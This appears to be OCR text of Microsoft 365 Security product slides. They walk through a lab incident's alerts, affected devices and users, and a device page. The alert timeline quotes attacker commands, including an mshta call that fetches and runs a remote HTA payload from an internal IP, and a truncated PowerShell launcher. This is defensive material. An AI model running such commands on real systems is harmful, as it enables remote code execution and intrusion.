
300 Alerts
↓
40 Incidents

Automated Self-healing

→ Automatic investigation and remediation of compromised assets across Microsoft 365 workloads

→ Automatically resolves 75% of incidents

40 Incidents
↓
10 Incidents



Microsoft 365 Security

Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets

Summary | Alerts (25) | Devices (2) | Users (2) | Mailboxes (1) | Investigations (12) | Evidence (54)

Alerts and categories

25/25 active alerts

6 MITRE ATT&CK tactics

2 other alert categories

© 2018 The MITRE Corporation. This work is reproduced and distributed with the permission of The MITRE Corporation.

Jun 2, 2020, 3:57:59 PM | **New**
Suspicious URL clicked on cont-pollyharre

Jun 2, 2020, 3:58:22 PM | **New**
A link file (LNK) with unusual characteristics was opened on cont-pollyharre

Jun 2, 2020, 3:58:26 PM | **New**
Suspicious PowerShell command line on cont-pollyharre

Jun 2, 2020, 3:58:26 PM | **New**
Suspicious PowerShell command line on cont-pollyharre

Jun 2, 2020, 3:58:34 PM | **New**
A script with suspicious content was observed on cont-pollyharre

Scope

2 impacted devices

2 impacted users

1 impacted mailbox

Top impacted entities

Entity type	Risk level/investigation priority	Tags
cont-pollyharre	■■■ High	IT Team Latera
cont-mikebarden	■■■ High	IT Team Latera
mike.barden	No data available	Office 365 adminis
adrian.bard	No data available	
polly.harrell@mtptestlab01.onmicr...	No data available	

View entities

Evidence


54 entities found

View all entities

Incident summary

- → Collects all attack collateral in one place automatically:
- → MITRE mapping
- → Scope & impacted entities
- → Correlated alerts
- → Auto-healing state
- → All collected evidence

→ **Faster and more efficient investigation**



Microsoft 365 Security

Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets > Suspicious PowerShell command line

cont-mikebarden Risk level High

IT Team | LateralMTest | pollyh | Windows10

DOMAIN1\adrian.bard

ALERT STORY

Collapse all

6/2/2020 4:02:18 PM — [9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM — [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id	7056
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\mshta.exe
Image file SHA1	99a0a1b05e60a5f1fc8a068f953f0510e0230efa
Image file creation time	Mar 19, 2019 7:45:40 AM
Is elevated	True
Integrity level	High

Suspicious PowerShell command line	Medium	● Detected	● New (True alert)
Suspicious behavior by an HTML application was observed	Medium	● Detected	● New
Suspicious PowerShell command line	Medium	● Detected	● New

4:02:19 PM — [9088] **powershell.exe** if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Suspicious PowerShell command line

Medium ● Detected ● New

Alert state

Classification	Assigned to
True alert	tomerb@mtptestlab01.onmicrosoft.com
Set Classification	

Alert details

Category	Techniques
Execution	T1086
Detection source	Detection status
EDR	● Detected
Detection technology	Generated on
Behavior,MachineLearning	Jun 2, 2020 4:02:19 PM
First activity	Last activity

Unified alert investigation


→ All activities leading to alerts in one sequence

→ Affected device, user and all relevant details in one view for quick, effective investigation

Unified Device Page

→ Brings together device data from all workloads

→ Fast response actions



Microsoft 365 Security

Multi-stage incident involving initial access, Execution... > Suspicious powershell... > **cont-mikebarden**

Isolate device   Restrict app executio

cont-mikebarden

■■■ High ● Active

Overview | Alerts | Timeline | Security recommendations | Software inventory | Discovered vulnerabilities | Missing KBs | Do

Tags & labels

Administrator   Trusted for delegation

Security info

Risk Level
■■■ High

Exposure level
▲ High

Open incidents
1

Active alerts
5

Data sensitivity level
Medium

Logged on users
9

Device details

Domain
contoso.org

OS
Windows 10 64-Bit (build 17134)

SAM name
JEDF-DSK$

Directory data

UAC Flags
See all flags

SPNs
See all SPNs (6)

Group membership
See all groups (2)

Active alerts

Risk level: High

5 active alerts in 2 incidents

Active alerts (5)

■ High (1)   ■ Medium (4)   ■ Low (0)   ■ Informational (0)

See all incidents

Security assessments

Exposure level: High

2 security reccomendations

Discoverd vulnerabilities (5)

■ Critical (0)   ■ High (3)   ■ Medium (1)   ■ Low (1)

See all recommendations

Logged on users

9 logged on users Last 30 days

User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
Mike Barden	▲ 12	Most frequent	6	Interactive	2	General Manager
Mark Anthony	▲ No data	Last active	2	Interactive	1	Business Administrato
Amber Jones	▲ 276	-	2	Interactive, Network	1	Senior CX Writer

